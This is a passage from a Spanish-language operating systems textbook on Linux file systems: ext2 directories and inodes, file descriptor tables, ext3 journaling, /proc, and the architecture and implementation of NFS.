El archivo de directorios permite nombres de archivos de hasta 255 caracteres y se ilustra en la figura 10-32. Cada directorio consiste de cierto número integral de bloques de disco, de manera que se puedan escribir directorios en forma atómica en el disco. Dentro de un directorio, las entradas para los archivos y directorios están desordenadas, donde cada entrada sigue justo después de la anterior. Las entradas no pueden abarcar bloques de disco, por lo que a menudo hay cierto número de bytes sin utilizar al final de cada bloque de disco.




Figura 10-32. (a) Un directorio en Linux con tres archivos. (b) El mismo directorio después de eliminar el archivo *voluminoso*.

Cada entrada de directorio en la figura 10-32 consiste en cuatro campos de longitud fija y un campo de longitud variable. El primer campo es el número de nodo-i, 19 para el archivo *colosal*, 42 para el archivo *voluminoso* y 88 para el directorio *grandir*. A continuación viene un campo `rec_len`, el cual indica qué tan grande es la entrada (en bytes), y posiblemente incluye algo de relleno después del nombre. Este campo se requiere para buscar la siguiente entrada para el caso en el

que el nombre del archivo se rellene con base en una longitud desconocida. Éste es el significado de la flecha en la figura 10-32. Después viene el campo del tipo: archivo, directorio, etcétera. El último campo fijo es la longitud del nombre del archivo actual en bytes; 8, 10 y 6 en este ejemplo. Por último viene el nombre del archivo en sí, al cual se le agrega el byte 0 de terminación y se rellena para un límite de 32 bits. Se puede realizar un relleno adicional más adelante.

En la figura 10-32(b) podemos ver el mismo directorio después de eliminar la entrada para *voluminoso*. Todo lo que se hace es incrementar el tamaño del campo de entrada total para *colosal*, activando el campo anterior para *voluminoso* y rellenando la primera entrada. Desde luego que este relleno se puede utilizar para una entrada subsiguente.

Como las búsquedas en los directorios son lineales, se puede requerir mucho tiempo para encontrar una entrada al final de un directorio extenso. Por lo tanto, el sistema mantiene una caché de directorios de acceso reciente. Para buscar en esta caché se utiliza el nombre del archivo, y si ocurre una coincidencia se evita la búsqueda lineal que requiere muchos recursos. Se introduce un objeto *dentry* en la caché del dentry para cada uno de los componentes de la ruta y, por medio del nodo-i se busca en el directorio la entrada del elemento subsiguiente de la ruta, hasta que se llegue al nodo-i del archivo actual.

Por ejemplo, para buscar un archivo especificado con un nombre de ruta absoluta (como */usr/ast/archivo*), se requieren los siguientes pasos. En primer lugar, el sistema localiza el directorio raíz, que por lo general utiliza el nodo-i 2, en especial cuando el nodo-i 1 está reservado para el manejo de bloques defectuosos. Coloca una entrada en la caché del dentry para las futuras búsquedas del directorio raíz. Después busca la cadena "usr" en el directorio raíz, para obtener el número de nodo-i del directorio /*usr*, el cual también se introduce en la caché del dentry. Después se obtiene este nodo-i y se extraen los bloques de disco del mismo, para poder leer el directorio */usr* y buscar la cadena "ast". Una vez que se encuentra esta cadena, se puede obtener de ahí el número de nodo-i para el directorio */usr/ast*. Armado con el número de nodo-i del directorio */usr/ast*, se puede leer este nodo-i para localizar los bloques de directorio. Por último se busca "archivo" y se encuentra el número de su nodo-i. Por ende, el uso de un nombre de ruta relativa no solo es más conveniente para el usuario, sino que también ahorra una cantidad considerable de trabajo al sistema.

Si el archivo está presente, el sistema extrae el número de nodo-i y lo utiliza como un índice en la tabla de nodos-i (en el disco) para localizar el nodo-i correspondiente y llevarlo a la memoria. El nodo-i se coloca en la **tabla de nodos-i**, una estructura de datos del kernel que contiene todos los nodos-i para los archivos y directorios que están abiertos en ese momento. El formato de las entradas en el nodo-i (como mínimo) debe contener todos los campos devueltos por la llamada al sistema `stat`, de manera que esta llamada pueda funcionar (vea la figura 10-28). En la figura 10-28 se muestran algunos de los campos incluidos en la estructura de nodos-i que el nivel del sistema de archivos de Linux admite. La estructura de nodos-i actual contiene muchos campos más, ya que la misma estructura se utiliza también para representar directorios, dispositivos y otros archivos especiales. La estructura de nodos-i también contiene campos que se reservan para un uso futuro. La historia ha demostrado que los bits sin usar no permanecen así por mucho tiempo.

Ahora veamos cómo es que el sistema lee un archivo. Recuerde que una llamada típica al procedimiento de biblioteca para invocar la llamada al sistema `read` es algo similar a lo siguiente:

```
n = read(fd, bufer, nbytes);
```

Campo	Bytes	Descripción
Mode	2	Tipo de archivo, bits de protección, bits setuid, setgid
Nlinks	2	Número de entradas del directorio que apuntan a este nodo-i
Uid	2	UID del propietario del archivo
Gid	2	GID del propietario del archivo
Size	4	Tamaño del archivo en bytes
Addr	60	Dirección de los primeros 12 bloques de disco, después 3 bloques indirectos
Gen	1	Número de generación (se incrementa cada vez que se reutiliza el nodo-i)
Atime	4	Hora del último acceso al archivo
Mtime	4	Hora de la última modificación del archivo
Ctime	4	Hora en que se cambió el nodo-i por última vez (excepto las otras veces)

Figura 10-33. Algunos campos en la estructura de nodos-i en Linux.

Cuando el kernel tiene el control, sólo tiene que empezar con estos tres parámetros y la información en sus tablas internas relacionadas con el usuario. Uno de los elementos en las tablas internas es el arreglo de descriptores de archivos. Se indexa mediante un descriptor de archivo y contiene una entrada para cada archivo abierto (hasta el número máximo, cuyo valor predeterminado es comúnmente 32).

La idea es empezar con este descriptor de archivo y terminar con el nodo-i correspondiente. Vamos a considerar un diseño posible: sólo se coloca un apuntador al nodo-i en la tabla de descriptores de archivos. Aunque este método es simple, por desgracia no funciona. El problema es que a cada descriptor de archivo se le asocia una posición en el archivo, la cual indica en qué byte va a empezar la siguiente lectura (o escritura). ¿A dónde debe ir? Una posibilidad es colocarlo en la tabla de nodos-i. Sin embargo, este método falla si dos o más procesos no relacionados intentan abrir el mismo archivo al mismo tiempo, debido a que cada uno tiene su propia posición en el archivo.

Una segunda posibilidad es colocar la posición del archivo en la tabla de descriptores de archivos. De esta forma, cada proceso que abra un archivo recibe su propia posición privada en el archivo. Por desgracia este esquema también fracasa, pero el razonamiento es más sutil y está relacionado con la naturaleza de la compartición de archivos en Linux. Considere una secuencia de comandos del shell *s*, que consiste en dos comandos (*p1* y *p2*) que se deben ejecutar en orden. Si se hace una llamada a la secuencia de comandos del shell mediante la línea de comandos

```
s > x
```

entonces es de esperar que *p1* escriba su salida a *x*, y que después *p2* escribirá su salida a *x* también, empezando en el lugar en el que se detuvo *p1*.

Cuando el shell bifurca el proceso *p1*, la variable *x* está vacía, por lo que *p1* simplemente empieza a escribir en la posición 0 del archivo. Sin embargo, cuando termina *p1* se requiere cierto mecanismo para asegurar que la posición inicial del archivo que vea *p2* no sea 0 (lo cual sería el caso si la posición del archivo se mantuviera en la tabla de descriptores de archivos), sino el valor con el que terminó *p1*.

En la figura 10-34 se muestra cómo lograr esto. El truco es introducir una nueva tabla conocida como **tabla de descripción de archivos abiertos**, entre la tabla de descriptores de archivos y la tabla de nodos-i, y colocar ahí la posición del archivo (y el bit de lectura/escritura). En esta figura, el padre es el shell y el hijo es primero *p1* y después *p2*. Cuando el shell bifurca el proceso *p1*, su estructura de usuario (incluyendo la tabla de descriptores de archivos) es una copia exacta de la del shell, por lo que ambas apuntan a la misma entrada de la tabla de descripción de archivos abiertos. Cuando termina *p1*, el descriptor de archivo del shell sigue apuntando a la descripción de archivos abiertos que contiene la posición del archivo *p1*. Cuando el shell bifurca ahora el proceso *p2*, el nuevo hijo hereda de manera automática la posición del archivo, sin que éste o el shell tengan que saber cuál es esa posición.




Figura 10-34. La relación entre la tabla de descriptores de archivos, la tabla de descripción de archivos abiertos y la tabla de nodos-i.

No obstante, si un proceso no relacionado abre el archivo, recibe su propia entrada de descripción de archivos abiertos con su propia posición del archivo, que es precisamente lo que necesita. Por lo tanto, el objetivo de la tabla de descripción de archivos abiertos es permitir que un padre y un hijo compartan una posición de archivo, pero proveer a los procesos no relacionados sus propios valores.

Si regresamos al problema de realizar la llamada a `read`, ahora hemos mostrado cómo se localizan la posición del archivo y el nodo-i. El nodo-i contiene las direcciones del disco de los primeros 12 bloques del archivo. Si la posición del archivo se encuentra en los primeros 12 bloques, se lee el bloque y se copian los datos para el usuario. Para los archivos mayores de 12 bloques, un campo en el nodo-i

contiene la dirección del disco de un **bloque sencillo indirecto**, como se muestra en la figura 10-34. Este bloque contiene las direcciones del disco de más bloques de disco. Por ejemplo, si un bloque es de 1 KB y una dirección del disco es de 4 bytes, el bloque sencillo indirecto puede contener 256 direcciones del disco. Por ende, este esquema funciona para archivos de hasta 268 KB en total.

Para tamaños mayores se utiliza un **bloque doble indirecto**. Este bloque contiene las direcciones de 256 bloques sencillos indirectos, cada uno de los cuales contiene las direcciones de 256 bloques de datos. Este mecanismo es suficiente para manejar archivos de hasta $10 + 2^{16}$ bloques (67,119,104 bytes). Si esto no es suficiente, el nodo-i tiene espacio para un **bloque triple indirecto**. Sus apuntadores apuntan a muchos bloques dobles indirectos. Este esquema de direccionamiento puede manejar tamaños de archivos de 2^{24} bloques de 1 KB (16 GB). Para tamaños de bloque de 8 KB, el esquema de direccionamiento puede admitir tamaños de archivos de hasta 64 TB.

El sistema de archivos ext3 de Linux

Para poder evitar toda pérdida de datos después de fallas en el sistema y fallas de energía, el sistema de archivos ext2 tendría que escribir cada bloque de datos en el disco tan pronto como se hubiera creado. La latencia producida durante la operación requerida de búsqueda de las cabezas del disco sería tan alta que el rendimiento sería intolerable. Por lo tanto, las escrituras se retrasan y no se pueden confirmar los cambios en el disco en un periodo menor de 30 segundos, lo cual es un intervalo muy largo en el contexto del hardware de computadora moderno.

Para mejorar la solidez del sistema de archivos, Linux se basa en los **sistemas de archivos transaccionales**. El sistema de archivos **ext3** (la continuación del sistema de archivos ext2) es un ejemplo de un sistema de archivos transaccional.

La idea básica detrás de este tipo de sistema de archivos es mantener un *registro de transacciones*, el cual describe todas las operaciones del sistema de archivos en orden secuencial. Al escribir en forma secuencial los cambios en los datos o metadatos del sistema de archivos (nodos-i, superbloque, etc.), las operaciones no sufren de las sobrecargas del movimiento de la cabeza del disco durante los accesos aleatorios al mismo. En un momento dado se escribirán los cambios, se confirmarán en la ubicación apropiada del disco y se podrán descartar las entradas correspondientes en el registro de transacciones. Si ocurre una falla en el sistema o una falla de energía antes de confirmar los cambios, durante el reinicio el sistema detectará que el sistema de archivos no se desmontó en forma apropiada, recorrerá el registro de transacciones y aplicará los cambios al sistema de archivos que estén descritos en ese registro.

El sistema ext3 está diseñado para tener una compatibilidad extrema con ext2 y, de hecho, todas las estructuras de datos básicas y la distribución del disco son iguales en ambos sistemas. Además, un sistema de archivos que se desmonte como un sistema ext2 se puede montar después como un sistema ext3 y puede ofrecer la capacidad del registro de transacciones.

El registro de transacciones es un archivo que se administra como un búfer circular. Se puede almacenar en el mismo dispositivo, o en un dispositivo separado del sistema de archivos principal. Como las operaciones del registro de transacciones no se registran a sí mismas como transacciones, no las maneja el mismo sistema de archivos ext3. En vez de ello, se utiliza un **JBD** (*Journaling Block Device*, Dispositivo de bloque transaccional) separado para realizar las operaciones de lectura/escritura en el registro de transacciones.

El JBD proporciona tres estructuras de datos principales: *registro del diario, manejador de operación atómica* y *transacción*. Un registro del diario describe una operación del sistema de archivos de bajo nivel, que por lo general produce cambios dentro de un bloque. Como una llamada al sistema tal como `write` incluye cambios en varios lugares (nodos-i, bloques de archivo existentes, nuevos bloques de archivo, lista de bloques libres, etc.), los registros del diario relacionados se agrupan en operaciones atómicas. El sistema ext3 notifica al JBD sobre el inicio y el fin del procesamiento de una llamada al sistema, para que el JBD pueda asegurar que se apliquen todos los registros del diario en una operación atómica, o que no se aplique ninguno. Por último, y principalmente por cuestiones de eficiencia, el JBD trata a las colecciones de operaciones atómicas como si fueran transacciones. Los registros del diario se almacenan en forma consecutiva dentro de una transacción. El JBD permite que se descarten ciertas partes del archivo de registro de transacciones sólo después de que se confirman con seguridad en el disco todos los registros del diario que pertenecen a una transacción.

Como se pueden requerir muchos recursos para escribir una entrada del diario para cada cambio en el disco, el sistema ext3 se puede configurar para mantener un registro de transacciones de todos los cambios en el disco, o sólo de los cambios relacionados con los metadatos del sistema de archivos (los nodos-i, superbloques, mapas de bits, etc.). Si se registran las transacciones sólo de los metadatos se produce una menor sobrecarga en el sistema y se obtiene un mejor rendimiento, pero no hay garantías en cuanto a la corrupción de los datos de un archivo. Hay varios sistemas de archivos transaccionales más que mantienen registros sólo de las operaciones con los metadatos (por ejemplo, XFS de SGI).

El sistema de archivos /proc

Otro de los sistemas de archivos de Linux es **/proc** (proceso), una idea que se desarrolló originalmente en la 8a. edición de UNIX de Bell Labs, y que se copió posteriormente en las versiones 4.4BSD y System V. Sin embargo, Linux extiende esa idea de varias formas. El concepto básico es que para cada proceso en el sistema, se crea un directorio en */proc*. El nombre del directorio es el PID del proceso, expresado como un número decimal. Por ejemplo, */proc/619* es el directorio que corresponde al proceso con el PID 619. En este directorio hay archivos que parecen contener información sobre el proceso, como su línea de comandos, las cadenas de entorno y las máscaras de señales. De hecho, estos archivos no existen en el disco. Cuando se leen, el sistema obtiene la información del proceso actual según sea necesaria, y la devuelve en un formato estándar.

Muchas de las extensiones de Linux se relacionan con otros archivos y directorios ubicados en */proc*. Contienen una amplia variedad de información sobre la CPU, las particiones de disco, los dispositivos, los vectores de interrupción, los contadores del kernel, los sistemas de archivos, los módulos cargados y mucho más. Los programas de usuario sin privilegios pueden leer gran parte de esta información para aprender sobre el comportamiento del sistema de una forma segura. Se puede escribir en algunos de estos archivos para modificar los parámetros del sistema.

10.6.4 NFS: El sistema de archivos de red

Las redes han desempeñado un papel importante en LINUX y UNIX en general, justo desde el inicio (la primera red de UNIX se construyó para trasladar los nuevos kernels de la PDP-11/70 a la Interdata 8/32 durante la creación del puerto de UNIX para esta última). En esta sección examina-

remos el **NFS** (*Network File System*, Sistema de archivos de red) de Sun Microsystems, que se utiliza en todos los sistemas modernos de Linux para unir los sistemas de archivos en computadoras separadas en un todo lógico. En la actualidad, la implementación dominante del NFS es la versión 3, que se introdujo en 1994. El NSFv4 se introdujo en el 2000 y provee ciertas mejoras sobre la arquitectura anterior del NFS. Hay tres aspectos de interés en el NFS: la arquitectura, el protocolo y la implementación. Ahora examinaremos cada uno de ellos en turno, primero en el contexto de la versión 3 del NFS que es más simple, y después analizaremos con brevedad las mejoras que se incluyen en la v4.

Arquitectura del NFS

La idea básica detrás del NFS es permitir que una colección arbitraria de clientes y servidores compartan un sistema de archivos común. En muchos casos, todos los clientes y servidores se encuentran en la misma LAN, pero esto no es obligatorio. También es posible usar el NFS a través de una red de área amplia si el servidor está alejado del cliente. Por cuestión de simplicidad, hablaremos sobre los clientes y servidores como si estuvieran en distintas máquinas, pero de hecho, el NFS permite que cualquier máquina sea tanto cliente como servidor al mismo tiempo.

Cada servidor del NFS exporta uno o más de sus directorios para que los clientes remotos puedan utilizarlos. Cuando se comparte un directorio, también se comparten todos sus subdirectorios, por lo que los árboles de directorios completos se exportan normalmente como una unidad. La lista de directorios que exporta un servidor se mantiene en un archivo (a menudo se llama */etc/exports*), por lo que estos directorios se pueden exportar de manera automática cada vez que se inicia el sistema. Para acceder a los directorios exportados, los clientes tienen que montarlos. Cuando un cliente monta un directorio (remoto), se convierte en parte de su jerarquía de directorios, como se muestra en la figura 10-35.

En este ejemplo, el cliente 1 montó el directorio *bin* del servidor 1 en su propio directorio *bin*, por lo que ahora se puede referir al shell como */bin/sh* y obtener el shell en el servidor 1. Las estaciones de trabajo sin discos a menudo tienen sólo un sistema de archivos esqueleto (en la RAM) y obtienen todos sus archivos de los servidores remotos como éste. De manera similar, el cliente 1 montó el directorio */proyectos* del servidor 2 en su directorio */usr/ast/trabajo*, de manera que ahora puede acceder al archivo *a* como */usr/ast/trabajo/proy1/a*. Por último, el cliente 2 montó también el directorio *proyectos* y puede acceder al archivo *a*, sólo que como */mnt/proy1/a*. Como se puede ver aquí, el mismo archivo puede tener distintos nombres en los distintos clientes, debido a que se monta en un lugar distinto en los respectivos árboles. El punto de montaje es completamente local para los clientes; el servidor no sabe en dónde está montado en cualquiera de sus clientes.

Protocolos del NFS

Como uno de los objetivos del NFS es proporcionar un sistema heterogéneo, donde los clientes y servidores posiblemente ejecuten distintos sistemas operativos en hardware distinto, es esencial que la interfaz entre los clientes y servidores esté bien definida. Sólo así es posible que alguien pueda escribir una nueva implementación de un cliente y esperar que funcione correctamente con los servidores existentes, y viceversa.




Figura 10-35. Ejemplos del montaje de sistemas de archivos remotos. Los directorios se muestran como cuadros y los archivos como círculos.

Para lograr este objetivo, el NFS define dos protocolos cliente-servidor. Un **protocolo** es un conjunto de peticiones que los clientes envían a los servidores, junto con las correspondientes respuestas que los servidores envían de vuelta a los clientes.

El primer protocolo del NFS se encarga del montaje. Un cliente puede enviar un nombre de ruta a un servidor y solicitar permiso para montar ese directorio en alguna parte de su jerarquía de directorios. El lugar en el que se va a montar no está contenido en el mensaje, ya que al servidor no le importa en dónde se va a montar. Si el nombre de ruta es legal y se ha exportado el directorio especificado, el servidor devuelve un **manejador de archivo** al cliente. Este manejador contiene campos que identifican en forma única el tipo del sistema de archivos, el disco, el número de nodo-i del directorio y la información de seguridad. Las siguientes llamadas para leer y escribir en los archivos del directorio montado, o en cualquiera de sus subdirectorios, utilizan el manejador del archivo.

Cuando se inicia Linux, ejecuta la secuencia de comandos de shell */etc/rc* antes de pasar al modo de multiusuario. Los comandos para montar sistemas remotos se pueden colocar en esta secuencia de comandos, con lo cual se montan de manera automática los sistemas de archivos remotos necesarios antes de permitir cualquier inicio de sesión. De manera alternativa, la mayoría de las versiones de Linux admiten también el **automontaje**. Esta característica permite asociar un conjunto de directorios remotos con un directorio local. Ninguno de estos directorios remotos se montan (ni se hace contacto con sus servidores) cuando se inicia el cliente. En vez de ello, la primera vez que se abre un archivo remoto, el sistema operativo envía un mensaje a cada uno de los servidores. El primero en responder gana, y se monta su directorio.

El automontaje tiene dos ventajas principales en comparación con el montaje estático mediante el archivo */etc/rc*. En primer lugar, si uno de los servidores NFS nombrados en */etc/rc* está caído, es imposible hacer funcionar el cliente, o al menos no sin cierta dificultad, retraso y muchos mensajes de error. Si el usuario ni siquiera necesita ese servidor por el momento, se desperdicia todo ese trabajo. En segundo lugar, al permitir que el cliente pruebe con un conjunto de servidores en paralelo, se puede obtener cierto grado de tolerancia a fallas (debido a que sólo uno de ellos necesita estar funcionando) y se puede mejorar el rendimiento (al seleccionar el primero en responder; tal vez el que tenga menos carga).

Por otra parte, se asume tácitamente que todos los sistemas de archivos especificados como alternativas para el automontaje son idénticos. Como el NFS no provee soporte para la duplicación de archivos o directorios, es responsabilidad del usuario encargarse de que todos los sistemas de archivos sean iguales. En consecuencia, el automontaje se utiliza con más frecuencia para los sistemas de archivos de sólo lectura, que contienen archivos binarios del sistema y otros archivos que se modifican raras veces.

El segundo protocolo del NFS es para el acceso a los directorios y archivos. Los clientes pueden enviar mensajes a los servidores para manipular directorios y realizar operaciones de lectura y escritura en los archivos. También pueden acceder a los atributos de los archivos, como el modo, el tamaño y la hora de la última modificación. El NFS admite la mayoría de las llamadas al sistema de Linux, con las excepciones de `open` y `close`, lo cual tal vez sea sorprendente para el lector.

La omisión de `open` y `close` no es un accidente. Es por completo intencional. No es necesario abrir un archivo antes de leerlo, ni cerrarlo al terminar. En vez de ello, para leer un archivo el cliente envía al servidor un mensaje `lookup` que contiene el nombre del archivo, con una petición para buscarlo y devolver un manejador de archivos, el cual es una estructura que identifica al archivo (es decir, contiene un identificador del sistema de archivos y un número de nodo-i, entre otros datos). A diferencia de una llamada a `open`, esta operación `lookup` no copia información en las tablas internas del sistema. La llamada a `read` contiene el manejador del archivo que se va a leer, el desplazamiento en el archivo desde el cual se va a empezar a leer y el número de bytes deseados. Cada uno de esos mensajes es autocontenido. La ventaja de este esquema es que el servidor no tiene que recordar nada sobre las conexiones abiertas entre las llamadas. Por ende, si un servidor falla y después se recupera, no se pierde información sobre los archivos abiertos, ya que no hay ninguno. Se dice que un servidor de este tipo, que no mantiene información sobre el estado de los archivos abiertos, es un servidor **sin estado**.

Por desgracia, el método del NFS dificulta la acción de lograr la semántica exacta para los archivos de Linux. Por ejemplo, en Linux un archivo se puede abrir y bloquear de manera que otros procesos no puedan utilizarlo. Cuando se cierra el archivo se liberan los bloqueos. En un servidor sin estado como el NFS, los bloqueos no se pueden asociar con archivos abiertos debido a que el servidor no sabe cuáles son los archivos que están abiertos. Por lo tanto, NFS necesita un mecanismo adicional independiente para manejar el bloqueo.

NFS utiliza el mecanismo de protección estándar de UNIX, con los bits *rwx* para el propietario, grupo y otros (que mencionamos en el capítulo 1 y analizaremos con detalle a continuación). En un principio, cada mensaje de petición simplemente contiene los IDs de usuario y grupo del proceso que hace la llamada, que el servidor NFS utiliza para validar el acceso. En efecto, confía en que los clientes no hagan trampa. Varios años de experiencia demostraron en abundancia que dicha

suposición era (¿cómo podríamos decirlo?) bastante ingenua. En la actualidad se puede utilizar la criptografía de claves públicas para establecer una clave segura y validar el cliente y el servidor en cada petición y respuesta. Cuando se utiliza esta opción, un cliente malicioso no puede hacerse pasar por otro cliente, ya que no conoce la clave secreta de ese otro cliente.

Implementación del NFS

Aunque la implementación del código del cliente y servidor es independiente de los protocolos del NFS, la mayoría de los sistemas Linux utilizan una implementación de tres niveles, similar a la de la figura 10-36. El nivel superior es el nivel de llamadas al sistema. Este nivel maneja las llamadas como `open`, `read` y `close`. Después de analizar la llamada y comprobar los parámetros, invoca al segundo nivel: el nivel del Sistema de Archivos Virtual (VFS).




Figura 10-36. La estructura de niveles del NFS.

La tarea del nivel VFS es mantener una tabla con una entrada para cada archivo abierto. El nivel VFS tiene una entrada, un **nodo-i virtual** o **nodo-v**, para cada archivo abierto. Los nodos-v se utilizan para saber si el archivo es local o remoto. Para los archivos remotos se proporciona información suficiente para poder acceder a ellos. Para los archivos locales se registran el sistema de archivos y el nodo-i, debido a que los sistemas Linux modernos aceptan varios sistemas de archivos (por ejemplo, ext2fs, /proc, FAT, etc.). Aunque el VFS se inventó para aceptar el NFS, la mayoría de los sistemas Linux lo admiten ahora como parte integral del sistema operativo, aunque no se utilice.

Para ver cómo se usan los nodos-v, vamos a trazar una secuencia de llamadas al sistema `mount`, `open` y `read`. Para montar un sistema de archivos remoto, el administrador del sistema (o */etc/rc*)

llama al programa *mount* y especifica el directorio remoto, el directorio local en el que se va a montar y demás información necesaria. El programa *mount* analiza el nombre del directorio remoto que se va a montar y descubre el nombre del servidor NFS en el que se encuentra. Después se pone en contacto con esa máquina y le pide un manejador de archivo para el directorio remoto. Si el directorio existe y está disponible para el montaje remoto, el servidor devuelve un manejador de archivo para el directorio. Por último realiza una llamada al sistema `mount` y le pasa el manejador al kernel.

Después el kernel construye un nodo-v para el directorio remoto y pide el código cliente del NFS en la figura 10-36 para crear un **nodo-r** (**nodo-i remoto**) en sus tablas internas para guardar el manejador de archivo. El nodo-v apunta al nodo-r. Cada nodo-v en el nivel del VFS contiene un apuntador a un nodo-r en el código cliente del NFS, o un apuntador a un nodo-i en uno de los sistemas de archivos locales (que en la figura 10-36 se muestran con líneas punteadas). Así, del nodo-v se puede ver si un archivo o directorio es local o remoto. Si es local, se pueden localizar el sistema de archivos y el nodo-i correctos. Si es remoto, no se pueden localizar el host remoto ni el manejador del archivo.

